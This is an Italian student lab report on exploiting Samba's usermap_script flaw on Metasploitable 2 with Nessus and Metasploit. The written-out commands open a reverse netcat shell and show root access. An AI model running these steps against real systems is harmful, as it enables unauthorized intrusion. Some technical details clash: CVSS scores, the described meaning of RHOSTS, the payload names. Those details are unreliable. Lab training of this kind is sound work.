

BUILDWEEK 2 – GIORNO 4

Metasploit, Vulnerability Assessment & Samba Exploitation

Team: Datashields

Data: 29/01/2026

Sintesi

L'attività ha previsto l'analisi della postura di sicurezza della macchina target **Metasploitable 2** attraverso una simulazione di attacco interno. Il processo è stato strutturato in una fase di *Vulnerability Assessment* per l'individuazione dei vettori d'attacco e una successiva fase di *Exploitation* finalizzata alla compromissione del sistema e all'acquisizione di privilegi elevati.

Richieste

1. Esecuzione di un **Vulnerability Scan** tramite Nessus Essentials per identificare servizi critici.
2. Sfruttamento della vulnerabilità rilevata sul servizio attivo alla porta **445 TCP**.
3. Ottenimento di una shell remota e verifica dell'identità e della rete tramite comando **ifconfig**.

Introduzione

L'ambiente di laboratorio è stato configurato per permettere la comunicazione diretta tra il team attaccante e il target:

- **Macchina Attaccante (Kali Linux):** 192.168.50.100
- **Macchina Target (Metasploitable):** 192.168.50.150
- **Porta di ascolto (Payload):** 5555

Punti chiave

- **Vettore individuato:** Servizio Samba (porta 445) vulnerabile a RCE.
- **Exploit utilizzato:** `multi/samba/usermap_script`.
- **Payload:** `cmd/unix/reverse` per lo stabilimento della sessione remota.
- **Risultato:** Compromissione totale con privilegi di root.


Strumenti

- **Nessus Essentials:** Strumento per il Vulnerability Assessment.
- **Metasploit Framework:** Piattaforma per l'esecuzione degli exploit.
- **Kali Linux:** OS utilizzato dal team per le operazioni di testing.

Svolgimento


Fase 1: Vulnerability Scanning (Nessus)

Per identificare i possibili vettori di attacco, è stata configurata ed eseguita una scansione di tipo "Basic Network Scan". L'attività ha confermato la raggiungibilità dell'host e ha permesso di popolare il database delle vulnerabilità.



The screenshot shows the Nessus interface with a scan titled 'meta-vulnerabilities' completed at 9:16 AM. The interface includes search, import, and new scan buttons, and a table for managing scans.


Monitoraggio della scansione in corso all'interno della dashboard di Nessus.



The screenshot displays the 'Host Summary' section of the Nessus interface. It shows a single host with 127 total vulnerabilities, categorized by severity: 9 Critical, 5 High, 21 Medium, and 7 Low. The 'Scan Details' panel on the right provides policy, status, and base information.

Host Summary: evidenza grafica della distribuzione delle vulnerabilità rilevate.

Dall'analisi dei dettagli tecnici, è emerso che il servizio **Samba (SMB)** sulla porta 445 presentava una vulnerabilità critica di tipo *Remote Code Execution* (RCE).



The screenshot shows the detailed description of the 'Samba Badlock Vulnerability'. It highlights a critical issue (CVSS v3.0 Base Score: 7.5) with a high impact rating. The 'Plugin Details' panel provides technical metadata, while the 'VPR Key Drivers' and 'Risk Information' panels offer threat and exploit context.

Dettaglio della vulnerabilità Samba con score CVSS 10.0 e riferimenti CVE.

Fase 2: Exploitation (Metasploit)

Una volta avviata la console di Metasploit (**msfconsole**), il team ha selezionato il modulo specifico per Samba. La configurazione ha previsto l'impostazione dell'host remoto (RHOSTS) e l'allineamento della porta di attacco (445).

```

msf > search exploit/multi/samba/usermap_script

Matching Modules
=====
#  Name
Check Description
-
-
0  exploit/multi/samba/usermap_script  2007-05-14      excellent
No    Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or
use exploit/multi/samba/usermap_script

```

Selezione del modulo exploit tramite il comando use 0

Successivamente, è stato configurato il payload per la *reverse shell*, impostando l'indirizzo della macchina Kali (RHOSTS) e la porta di ascolto dedicata.

```

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555

```

Configurazione dei parametri RHOSTS (192.168.50.150) e LPORT (5555).

```

msf exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
=====
Name   Current Setting  Required  Description
---   ---           ---           ---
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:
                        host:port[,type:host:port][..].
                        ]. Supported proxies: socks4
                        , socks5, socks5h, http, saps
                        i
RHOSTS        192.168.50.150  yes       The target host(s), see https
                                         ://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-
                                         metasploit.html
RPORT         139        yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
=====
Name   Current Setting  Required  Description
---   ---           ---           ---
LHOST        192.168.50.100  yes       The listen address (an interface
                                         may be specified)
LPORT        5555        yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

```

Verifica finale dei parametri di configurazione tramite il comando "show options".

```

msf exploit(multi/samba/usermap_script) > set rport 445
rport => 445

```

Cambio rport di base a rport 445

Fase 3: Post-Exploitation

Al lancio dell'exploit, il framework ha stabilito con successo una connessione inversa, garantendo l'accesso alla shell del sistema target. Il team ha proceduto alla convalida dell'accesso verificando l'interfaccia di rete della macchina compromessa.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:59416) at 2026-01-26 09:20:56 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:1e:8e:99
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255
                      .255.0
          inet6 addr: fe80::a00:27ff:fe1e:8e99/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:1468 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:1496 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:107043 (104.5 KB) TX bytes:121783 (118.9 KB)
                      Base address:0xd010 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:16436 Metric:1
                      RX packets:254 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:254 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:83213 (81.2 KB) TX bytes:83213 (81.2 KB)

whoami
root
■
```

Esecuzione dell'exploit e conferma dell'apertura della sessione shell remota ed ottenimento output finale del comando ifconfig che attesta il controllo dell'host target (192.168.50.150).

Conclusioni

L'attività ha dimostrato l'efficacia di un approccio metodico nella ricerca e nello sfruttamento delle vulnerabilità. La presenza di servizi obsoleti e non patchati (Samba 3.0.20) ha permesso al team di acquisire privilegi di root in tempi rapidi, confermando la necessità critica di aggiornamenti costanti per la difesa dei sistemi.